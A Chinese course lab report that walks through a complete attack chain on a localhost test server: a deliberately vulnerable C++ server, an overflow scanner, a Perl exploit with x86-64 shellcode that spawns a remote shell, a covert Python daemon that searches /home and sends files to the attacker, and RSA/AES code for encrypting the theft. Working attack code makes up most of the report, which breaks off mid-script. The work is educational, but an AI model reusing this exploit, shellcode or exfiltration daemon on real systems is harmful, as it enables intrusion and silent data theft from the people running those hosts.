
实验内容



实验环境

Windows10

Oracle VM VirtualBox

Ubuntu 18.10 64bit

gcc version 8.2.0 (Ubuntu 8.2.0-7ubuntu1)

Python 3.8.2

需要关闭地址随机化

sudo sh -c "echo 0 > /proc/sys/kernel/randomize\_va\_space"

使用本地127.0.0.1的端口模拟局域网

常用命令

lsof -i: 12345

sudo netstat -ntulp |grep 23232 获取daemon进程的pid

sudo kill -9 12345

实验步骤

#### 整体流程

服务端运行 myserver，可以翻转并发送收到的字符串，具有缓冲区溢出漏洞

Attacker 运行 normalcli，连接myserver，可以正常发送字符串并接受翻转后的字符串

输入 ‘attack’ 获取攻击信息

Attacker运行 exploitscan 扫描有缓冲区溢出漏洞的服务器（127.0.0.1:12345）

Attacker根据溢出数组的位置修改 attack.pl，运行attack.pl，攻破myserver，获取remote shell

可以利用whoami查看身份，利用wget上传文件。利用 vi liuqiang.txt创建有名字的txt文件。

Attacker上传daemon到server，运行daemon。然后本地运行getfile，获取daemon扫描并传输的文件名包含liuqiang的txt文件。这里是明文传输，有MD5校验。

Attacker运行initkey生成两对RSA传输秘钥，daeprivate.pem，daepublic.pem，attpublic.pem，attprivate.pem。

Attacker设置128位（16个字符）AES加密秘钥，在key.txt、

Attacker上传getkey，daemon，cryptdaemon.py，以及RSA秘钥 daeprivate.pem，daepublic.pem，attpublic.pem。

利用获取的shell，Server运行getkey，attacker运行sendkey，将AES加密秘钥安全的发送到server端。

利用shell，server端运行cryptdaemon。Attacker端运行cryptgetfile，获取cryptdaemon扫描并传输的文件名包含liuqiang的txt文件。这里是密文传输，有MD5校验，加密方式是AES,EBC。

#### 任务一

使用C++，SOCKET编程设计服务端程序

源码在 sourcecodes 文件夹，myserver.cpp

Main函建立服务器，并有错误处理，接收字符串，调用process\_requst显示，调用reverse翻转字符串，然后返回。

错误处理包括端口占用，处理客户端断开等。见注释。

输出客户端的地址，端口信息。

int main() {

std::cout << "server on" << std::endl;

// socket

int listenfd = socket(AF\_INET, SOCK\_STREAM, 0); //listenfd 服务器socket描述字

if (listenfd == -1) {

std::cout << "Error: socket" << std::endl;

return 0;

}

// bind

struct sockaddr\_in addr;

addr.sin\_family = AF\_INET;

addr.sin\_port = htons(12345);

//addr.sin\_addr.s\_addr = INADDR\_ANY; //INADDR-ANY local

addr.sin\_addr.s\_addr=inet\_addr("127.0.0.1");

if (bind(listenfd, (struct sockaddr\*)&addr, sizeof(addr)) == -1) {

std::cout << "Error: bind" << std::endl;

return 0;

}

// listen

if(listen(listenfd, 5) == -1) {

std::cout << "Error: listen" << std::endl;

return 0;

}

// accept

int conn;

char clientIP[INET\_ADDRSTRLEN] = "";

struct sockaddr\_in clientAddr;

socklen\_t clientAddrLen = sizeof(clientAddr);

while (true) {

std::cout << "...listening" << std::endl;

conn = accept(listenfd, (struct sockaddr\*)&clientAddr, &clientAddrLen);

if (conn < 0) {

std::cout << "Error: accept" << std::endl;

continue;

}

inet\_ntop(AF\_INET, &clientAddr.sin\_addr, clientIP, INET\_ADDRSTRLEN);//二进制转化为点分十进制

std::cout << "...connect " << clientIP << ":" << ntohs(clientAddr.sin\_port) << std::endl;

char buf[332]; // 容量

while (true) {

memset(buf, 0, sizeof(buf));

extern int errno; //错误标志

int len = recv(conn, buf, sizeof(buf), 0);//recv 而不是write，不会一直等待

buf[len] = '\0';

if (strcmp(buf, "quit") == 0) {

std::cout << "...disconnect " << clientIP << ":" << ntohs(clientAddr.sin\_port) << std::endl;

break;

}

if(len<=0){

if(errno != EINTR)

std::cout << "...disconnect " << clientIP << ":" << ntohs(clientAddr.sin\_port) << std::endl;

break;

}

printf("received %s\n",buf);

process\_request(conn,buf);

reverse(conn,buf);

}

close(conn);

}

close(listenfd);

return 0;

}

Process\_request复制展示原始字符串。strcpy原始字符串并打印。

这里strcpy即为利用的缓冲区溢出漏洞点，原始字符串超过256字节会溢出。

reverse翻转字符串。

void reverse(int s1,char \* reply){

for(int i=0,j=strlen(reply)-1;i<j;i++,j--){

char c=reply[i];

reply[i]=reply[j];

reply[j]=c;

}

send (s1, reply, strlen(reply),0);

}

int process\_request (int s1, char \*reply)

{

char result[256]; //exploit address= &result+16 (rbp+rip)

strcpy (result, reply);

send(s1, result, strlen(result),0);

printf ("Result: %p\n", &result);

return 0;

}

然后设计客户端验证服务端功能：normalcli

使用python编写，源代码见source codes文件夹 normalcli.py

功能就是简单的socket链接myserver，接收attacker输入字符串，发送该字符串，接收返回。

当输入字符串为 “attack”时会提示如何攻击。

输入quit退出连接

# 扫描端口 python

import socket

import os

import subprocess

print("客户端开启")

# 创建套接字

mySocket = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

host = '127.0.0.1'

port = 12345

try:

mySocket.connect((host, port)) ##连接到服务器

print("连接到服务器")

except: ##连接不成功，运行最初的ip

print('连接不成功')

while True:

# 发送消息

msg = input("客户端发送:")

if msg == "attack":

print("wait until this process exit and use attack.pl to get remote shell!!")

msg="quit"

mySocket.send(msg.encode(encoding='utf-8'))

mySocket.close()

print("程序结束\n")

exit()

#这样不可行，因为排队的缘故python连接不结束perl的连接不能执行

#subprocess.call(["perl", "/home/erio/Desktop/attack.pl"])

#os.system("pause")

mySocket.send(msg.encode(encoding='utf-8'))

print("发送完成")

if msg == "quit":

mySocket.close()

print("程序结束\n")

exit()

# 接收消息

msg = mySocket.recv(len(msg))

print("客户端接收,origin：%s" % msg.decode("utf-8")) # 把接收到的数据进行解码

msg = mySocket.recv(len(msg))

print("客户端接收,reversed：%s" % msg.decode("utf-8")) # 把接收到的数据进行解码

print("读取完成")

print("程序结束\n")


**运行如图**

Server端运行myserver

Attacker端运行normalcli

成功完成字符串翻转功能

完成任务一。



#### 任务二

**设计缓冲区溢出漏洞:**

在myserver中漏洞如下，process\_request会调用strcpy，复制客户端传来的字符串到result，result256字节，当传来的字符串s1超过256字节会溢出向上覆盖rbp，rip。

修改rip到shellcode即可。

int process\_request (int s1, char \*reply)

{

char result[256]; //exploit address= &result+16 (rbp+rip)

strcpy (result, reply);

send(s1, result, strlen(result),0);

printf ("Result: %p\n", &result);

return 0;

}

**任务要求扫描有漏洞的服务器：**

代码如下,先多线程扫描开放端口（模拟局域网多台主机），然后对开放的端口发送字符串，达到一定长度崩溃，认为有设计好的漏洞。

源代码设定扫描范围为 127.0.0.1： 12000-13000.

先扫描得到开放端口，再对开放的端口发送数据 。当溢出时提示用户

细节见注释。

exploitscan.py

import socket

import time

# 扫描127.0.0.1开放的端口

# 用端口模拟局域网的主机

def get\_ip\_status(ip,port,portlist):

    server = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

    try:

        server.connect((ip,port))

        portlist.append(port)

        print('{0} port {1} is open'.format(ip, port))

    except Exception as err:

        print('{0} port {1} is not open'.format(ip,port))

    finally:

        server.close()

# 对开放的端口（相当于服务器），逐个攻击，发送字符串

# 假设有缓冲区溢出漏洞的服务器，缓冲区size小于1024字节

# 发送64-1024字节，如果过程中连接中断，认为服务器发生了栈溢出，说明该服务器为具有设计好的漏洞的机器

# 打印中断链接时的 A的个数，可以判断出缓冲区大小

# 达到1024字节还不溢出认为没有该漏洞

def stackov(ip,portlist):

    for port in portlist:

        server = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

        server.connect((ip,port))

        print('{0} port {1} is undertesting'.format(ip, port))

        ovstr='A'

        for i in range(64,1024): #假定，缓冲区溢出范围在64-1024字节，逐个尝试

            msg=ovstr+'\n'

            server.send(msg.encode(encoding='utf-8'))

            print("count A: %d \n" % i)  # 把接收到的数据进行解码

            ovstr=ovstr+'A'

            time.sleep(2)

        server.close()

        print('finished')

if \_\_name\_\_ == '\_\_main\_\_':

    portlist=[]

    host = '127.0.0.1'

    for port in range(12300,12400):

        get\_ip\_status(host,port,portlist)

    stackov(host,portlist)

由漏洞结构可知，payload应该为nop+shellcode+address。Address为shellcode（payload）起始地址。

**攻击思路：编写 attack.pl perl脚本**

Socket连接服务器，发送payload，payload中address覆盖process\_request的rip，跳转到shellcode。

Shellcode获取远程shell: 将server的标准输入输出（文件标识符），stderr重定向到socket连接的文件标识符，重定向到attacker，使用 execv ("/bin/sh", NULL)获取一个shell。

这样有一系列IO handler返回，使用IO:Select处理返回的Handler，循环读取，当有内容返回（stdout，stderr）时输出在屏幕，有内容输入（stdin）将输入发送到server，否则显示一个prompt。

这样就利用原有socket连接构成一个远程shell。

Shellcode将标准输入输出（文件标识符）重定向到socket连接的思路：因为linux中文件标识符编号是按顺序来的，所以获取上一个文件标识符编号(使用dup(0)新建一个标识符，-1就是上一个标识符)，就得到了socket的文件标识符，然后标准输入输出以及stderr重定向到socket即可。

然后获取一个shell，使用 execv ("/bin/sh", NULL);

C代码如下

**int** sck = dup (0) - 1;

dup2 (sck, 0); dup2 (sck, 1);

dup2  (sck, 2);


execv ("/bin/sh", NULL);

转换成汇编然后加入到payload。


然后是溢出地址address的获取，

获取溢出地址复杂一点的方法：

使用gdb调试 myserver : gdb ./myserver




在strcpy前加断点 b 27




r

使用normalcli发送meowdance




暂停后使用find neowdance查询字符串位置

继续运行，c，打印result地址




计算可知二者差距 272字节，由于gdb调试和实际地址有偏差，获取实际运行的server的result的地址+272即得到实际的address

为了方便获取实际运行的result地址，在server添加了打印，直接+272即可



0x7fffffffdb80+272得到 0x7fffffffdc90 修改



获取溢出地址简单的方法：

由于设计的溢出数组result大小为256字节，加上rbp，rip16字节，256+16=272字节

只需要获取实际运行的result的地址+272即为要覆盖的address

然后是payload长度，总长度为256+8+8==sizeof(result)+rbp+rip。这样除了shellcode和address占用的空间，其他空间填nops即可。

完整的attack.pl如下。其中可见 addr，shellcode，payload的构造，以及socket，IO:Select的运用。

#!/usr/bin/perl

use IO::Select;

use IO::Socket::INET;

$|=1;

print "Remote Exploit";

print "Liuqiang learned from 0x00sec :)\n\n";

# You may need to calculate these magic numbers for your system

$addr = "\x90\xdc\xff\xff\xff\x7f\x00\x00"; #addr是攻击的溢出数组result的地址+272(110).

$off = 264;

# Generate the payload

$shellcode = "\x48\x31\xc0\x50\x50\x50\x5e\x5a\x50\x5f\xb0\x20\x0f\x05\x48\xff\xc8\x50\x5f\xb0\x21\x0f\x05\x48\xff\xc6\x48\x89\xf0\x3c\x02\x75\xf2\x52\x48\xbf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x57\x54\x5f\x52\x5e\xb0\x3b\x0f\x05";

$nops = $off - length $shellcode;

$payload = "\x90" x $nops . $shellcode . $addr;

$plen = length $payload;

$slen = length $shellcode;

print "SLED $nops Shellcode: $slen Payload size: $plen\n";

# Connect

my $socket = new IO::Socket::INET (

PeerHost => '127.0.0.1',

PeerPort => '12345',

Proto => 'tcp',

);

# Set up select for asynchronous read from the server

$sel = IO::Select->new( $socket ); #创建新对象，使用socket初始化

$sel->add(\\*STDIN); #对象中增加一个 stdin 句柄用于输入

# Exploit!

$socket->send ($payload);

$socket->recv ($trash,1024);

$timeout = .1; #0.1 s为单位

$flag = 1; # Just to show a prompt

#https://perldoc.perl.org/IO/Select.html

#https://blog.csdn.net/weixin\_33910137/article/details/92780845

# 使用select 使用户可以处理IO HANDLE

# 下面的程序，if (@ready = $sel->can\_read ($timeout))，有IO，进入if，判断是socket还是增加的 $sel->add(\\*STDIN)。else没有IO，输出一个prompt

# Interact!

while (1) {

if (@ready = $sel->can\_read ($timeout)) {#0.1s取一次，没有返回就跳到else显示提示符

foreach $fh (@ready) { #foreach loop ready。$sel->can\_read ($timeout) 返回一系列句柄。相当于数组读取，读到$fh。

$flag =1;

if($fh == $socket) { # 如果是

$socket->recv ($resp, 1024);

print $resp;

}

else { # It is stdin

$line = <STDIN>;

$socket->send ($line);

}

}

}

else { # Show the prompt whenever everything's been read

print "0x00pf]> " if ($flag);

$flag = 0;

}

}


任务二还要求创建 含有名字的txt，当获取remote shell后，vi liuqiang.txt并保存即可创建。


**运行：**


服务端先运行myserver

Attacker先扫描有漏洞的服务器


使用 ./exploitscan








攻击12345端口时服务器崩溃，说明该服务器具有设计好的漏洞




上面扫描出漏洞服务器地址 127.0.0.1:12345


然后修改attack.pl中address，方法见上方，然后attacker端运行 perl attack.pl

可见利用漏洞成功，获取shell



然后创建liuqiang.txt





完成任务二。

#### 任务三

先设计扫描名称含有我名字的txt文件，并发送的daemon程序。

Daemon程序是指守护者进程，在系统 启动就运行，系统关闭才停止的进程，独立于终端之外，不与客户端交互。一般进程在关闭终端后就停止了，而daemon进程不会停止。

创建daemon进程需要的步骤：

step 1.创建子进程，父进程退出

step 2.在子进程中创建新会话

step 3.改变当前目录为根目录

step 4.重设文件权限掩码

step 5.关闭文件描述符

可以直接用C++的函数创建，但是因为编写扫描和发送txt文件用python比较方便，采用python编写。

Daemon.py

框架如下，细节见注释。

会将run函数变为守护者进程运行。只需要填写修改run()函数为扫描，发送的功能函数即可。

import socket

import os

import hashlib

import time

def createDaemon():

  import os, sys, time

  #产生子进程，而后父进程退出

  try:

    pid = os.fork()

    if pid > 0:sys.exit(0)

  except OSError as error:

    #print('fork')

    sys.exit(1)

  #修改子进程工作目录

  os.chdir("/")

  #创建新的会话，子进程成为会话的首进程

  os.setsid()

  #修改工作目录的umask

  os.umask(0)

  #创建孙子进程，而后子进程退出

  try:

    pid = os.fork()

    if pid > 0:

      #print("Daemon PID %d"%pid)

      sys.exit(0)

  except OSError as error:

    #print("fork")

    sys.exit(1)

  run()

def run():

if \_\_name\_\_=='\_\_main\_\_':

  createDaemon()

然后设计扫描函数

这里假定/home 为根目录，使用python 的os模块，每次扫描当前目录的文件夹和文件，文件夹继续加入扫描队列，文件判断是不是含有 刘强（liuqiang），是不是txt文件，若是则将完整路径加入results列表。

类似于bfs搜索。

def search():

    # 搜索文件

    dir = r'/home'  #这里认为home是根目录//可以根据需要自行调整

    specify\_str = 'liuqiang'

    spec\_type = '.txt'

    # 搜索指定目录

    results = []

    folders = [dir]

    for folder in folders :

        # 把目录下所有文件夹存入待遍历的folders  遍历当前文件夹所有文件名，加到folder，判断是否是文件夹（isdir），是则加入到文件夹列表

        folders += [os.path.join(folder, x) for x in os.listdir(folder) \

                    if os.path.isdir(os.path.join(folder, x))]

        # 把所有满足条件的文件的相对地址存入结果results  是文件（isfile）且含特定字符串

        results += [os.path.relpath(os.path.join(folder, x), start = dir) \

                    for x in os.listdir(folder) \

                    if os.path.isfile(os.path.join(folder, x)) and specify\_str in x and spec\_type==os.path.join(folder, x)[-4:]]

# 输出结果

    #for result in results:

        #print(result)

    return results

然后设计发送函数，使用socket发送，设立服务器，等待attacker链接

读取results列表，得到文件路径，先发送文件名，再发送文件大小，再发送文件内容，最后发送文件内容MD5校验值。

发送完毕关闭链接。

# 可能文件会被修改，所以即使数量不变也重新发送

def senddd(results):

    # 发送文件

    dir = r'/home'#这里认为home是根目录//可以根据需要自行调整

    server = socket.socket()

    server.bind(("localhost", 23232)) # 绑定监听端口

    server.listen(5)  # 监听

    #print("监听开始..")

#    while True:

    conn, addr = server.accept()  # 等待连接

    #print("conn:", conn, "\naddr:", addr)  # conn连接实例

    for i in range(1):

#    while True:

            data = conn.recv(1024)  # 接收

            if not data:  # 客户端已断开

                #print("客户端断开连接")

                break

            for tempfilename in results:

                if True!=os.path.exists(os.path.join(dir,tempfilename )):  #如果在被搜索到而在被发送前就被删除了，打开文件会错误，所以跳过

                    continue

                # 0. 发送文件名

                filename=os.path.join(dir,tempfilename )

                conn.send(filename.encode("utf-8"))  # 发送文件名

                #print("filename:", filename)

                conn.recv(1024)  # 接收确认

                # 1.先发送文件大小，让客户端准备接收

                size = os.stat(filename).st\_size  #获取文件大小

                conn.send(str(size).encode("utf-8"))  # 发送数据长度

                #print("发送的大小：", size)

                conn.recv(1024)  # 接收确认

                # 2.发送文件内容

                m = hashlib.md5()

                f = open(filename, "rb")

                for line in f:

                    conn.send(line)  # 发送数据

                    m.update(line)

                f.close()

                # 3.发送md5值进行校验

                md5 = m.hexdigest()

                conn.send(md5.encode("utf-8"))  # 发送md5值

                #print("md5:", md5)

                conn.recv(1024)  # 接收确认

                time.sleep(1.0)  #否则接收方可能受到md5+下一个文件的内容/文件名

    server.close()

考虑到文件可能会更新修改，每隔五秒扫描一次，然后等待连接发送。

def run():

    while True:

        results=search()

        senddd(results)

        time.sleep(5)

考虑到秘密性不输出任何信息。

相应的在attacker端编写接收文件的程序 getfile.py。

链接daemon开启的socket服务器，按文件名，大小，内容，MD5值顺序接收，最后比较MD5值确认发送无误。

文件名在接收后加上时间戳

import socket

import os

import hashlib

import time

print("新一轮接收开始\n")

client = socket.socket()  # 生成socket连接对象

ip\_port =("localhost", 23232)  # 地址和端口号

client.connect(ip\_port)  # 连接

print("服务器已连接")

msg='read to recv'

client.send(msg.encode("utf-8"))  # 传送和接收都是bytes类型

try:

    while True:

        # 0. 接受文件名

        server\_response = client.recv(1024)

#        if not server\_response:  # 可能跳过了一次文件发送

#                continue

        file\_name = server\_response.decode("utf-8")

        print("文件名：", file\_name)

        client.send(msg.encode("utf-8")) #发送确认

        # 1.先接收长度，建议8192

        server\_response = client.recv(1024)

        file\_size = int(server\_response.decode("utf-8"))

        print("接收到的大小：", file\_size)

        client.send(msg.encode("utf-8")) #发送确认

        # 2.接收文件内容

        client.send("准备好接收".encode("utf-8"))  # 接收确认

        nowtime = time.strftime("%Y-%m-%d-%H-%M-%S", time.localtime())

        filename = file\_name[:-4] +nowtime+'.txt'

        f = open(filename, "wb")

        received\_size = 0

        m = hashlib.md5()

        while received\_size < file\_size:

            size = 0  # 准确接收数据大小，解决粘包

            if file\_size - received\_size > 1024: # 多次接收

                size = 1024

            else:  # 最后一次接收完毕

                size = file\_size - received\_size

            data = client.recv(size)  # 多次接收内容，接收大数据

            data\_len = len(data)

            received\_size += data\_len

            print("已接收：", int(received\_size/file\_size\*100), "%")

            m.update(data)

            f.write(data)

        f.close()

        print("实际接收的大小:", received\_size)  # 解码

        # 3.md5值校验

        md5\_sever = client.recv(1024).decode("utf-8")

        md5\_client = m.hexdigest()

        client.send(msg.encode("utf-8")) #发送确认

        print("服务器发来的md5:", md5\_sever)

        print("接收文件的md5:", md5\_client)

        if md5\_sever == md5\_client:

            print("MD5值校验成功")

        else:

            print("MD5值校验失败")

except:

    print("当前轮接受结束，daemon进入下一次探测阶段;5S后可再次连接获取文件\n")

**运行如下：**

先利用任务二获取的shell，传送daemon程序到server端


在attacker安装启动ftp服务

在获取的remoteshell使用wget下载daemon

wget -nH -P /home/erio/Desktop/serverf/ ftp://127.0.0.1//home/erio/Desktop/attacker/daemon

注意需要修改ftp配置文件允许匿名登录


Server端运行daemon。使用获取的shell。这里为了方便直接演示




然后attacker端运行 getfile。可见传输过程。



对比可见无误





#### 任务四

任务三中daemon和getfile之间传输是明文传输，任务四要求密文传输。

设计思路：使用AES EBC加密明文，其中AES秘钥用RSA加密传输。

先在attacker端生成两对RSA秘钥:daepublic.pem，daeprivate.pem，attpublic.pem,attprivate.pem。

然后用户输入128位（16 chars）的AES初始化秘钥到key.txt。

daepublic.pem，daeprivate.pem，attpublic.pem通过任务二获取的shell传输到server端。

然后利用RSA加密传输AES秘钥，过程如下

# 1 attacker发送随机数N1+attacker的身份信息IDA，用的 dae的公钥加密,发送给daemon

# 2 deamon收到后，生成随机数N2，用attacker的公钥加密N1，N2，发送给attacker

# 3 A 收到后。用dae的公钥加密发送N2给daemon

# 4 A继续发送， 先用a的私钥对AES对称秘钥签名，然后用dae的公钥加密发给dea

dea解密得到AES对称秘钥及签名，验证签名是attacker后，保存该秘钥

**这样的秘钥传输安全性证明如下：**

IDA是公共可以获取的，比如attacker和其他人通信也用IDAttacker。

但是第二步包含第一次的N1，只有deamon能获取N1，

步骤2

中间人无法破解得到N1,N2

即使中间人用IDAttacker和另一个随机数冒充A发给deamon得到另一个N22，得不到N1，也就欺骗不了Attac，此时最多欺骗deamon自己是attac

两次加密一次是pubatt，一次是pubdea，中间人无法用第一次的获取的N1密文冒充第二次的N1+N2密文

步骤三

只有发送N2的才会被认为是A，这一步进一步的确认Attacker，但是中间人还是可以冒充Attacker。

步骤四

priA签名，确实是A发的对称秘钥，不是中间人冒充的A; 这样即使上面中间人欺骗了dea，自己是attac，那么dea在这一步可以验证是不是attacker。

中间人最多只能在外层的pub dea加密继续冒充attacker，内部没有attacker签名，解不出来符合规范的对称秘钥，dea可以识破中间人。

同时如果中间传输因为网络问题出现错误，那么daemon解密和验证签名一般也会出错，这样确保秘钥的完整性。

这样过程后，只有daemon和attacker有AES加密的秘钥。并且防止中间人欺骗正常通信的双方，保证传输秘钥的完整性。

**加密传输过程：**

daemon利用该秘钥进行AES EBC 加密，加密文件名，大小，文件内容，即可。MD5校验值不需要加密。

**程序实现：**

设计sendkey，getkey程序，分别在attacker，daemon端运行，完成上述秘钥传输流程。

**Getkey.py**

建立socket服务器，步骤一接收N1+IDAttacker密文，解密验证

步骤二 发送N1+N2密文

步骤三验证 N2

步骤四接收AES key的密文，解密，验证签名

最后验证成功，则保存key到hello.log

import socket

import os

import random

import rsa

import chardet

#with open('/home/erio/Desktop/attacker/attpublic.pem') as publickfile: #自动 close

with open('/home/erio/Desktop/serverf/daepublic.pem') as publickfile: #自动 close

    p = publickfile.read()

    mypub=rsa.PublicKey.load\_pkcs1(p)

with open('/home/erio/Desktop/serverf/daeprivate.pem') as privatefile: #自动 close

    p = privatefile.read()

    mypri=rsa.PrivateKey.load\_pkcs1(p)

with open('/home/erio/Desktop/serverf/attpublic.pem') as publickfile: #自动 close

    p = publickfile.read()

    otherpub=rsa.PublicKey.load\_pkcs1(p)

N2=random.randint(1234,9999)

N2=str(N2)

server = socket.socket()

server.bind(("localhost", 23232)) # 绑定监听端口

server.listen(5)  # 监听

conn, addr = server.accept()  # 等待连接

veri='IDAttacker'

veri=veri.encode('utf-8')

for i in range(1):

    #step1

    data = conn.recv(1024)  # 接收

    content = rsa.decrypt(data, mypri)

    ID=content[4:]

    if ID !=veri:

        print("ID fault")

        exit(1)

    #step 2

    N1=content[0:4]

    msg=N1+N2.encode('utf-8')

    crypto = rsa.encrypt(msg,otherpub)

    conn.send(crypto)  # 传送和接收都是bytes类型

    #sstep 3

    data = conn.recv(1024)  # 接收

    content = rsa.decrypt(data, mypri)

    N22=content

    if N22!=N2.encode('utf-8'):

        print("N22!=N2\n")

        exit(1)

    #print("step 3 succeed\n")

    #step 4

    data = conn.recv(1024)  # 接收

    data = rsa.decrypt(data, mypri)

    key=data[0:16]

    print(key)

    signn=data[16:]

    veri=rsa.verify(key,signn,otherpub) #验证通过为true

    if veri==False:

        print('Verification failed')

        exit(1)

    if len(key)!=16 : #128 bit

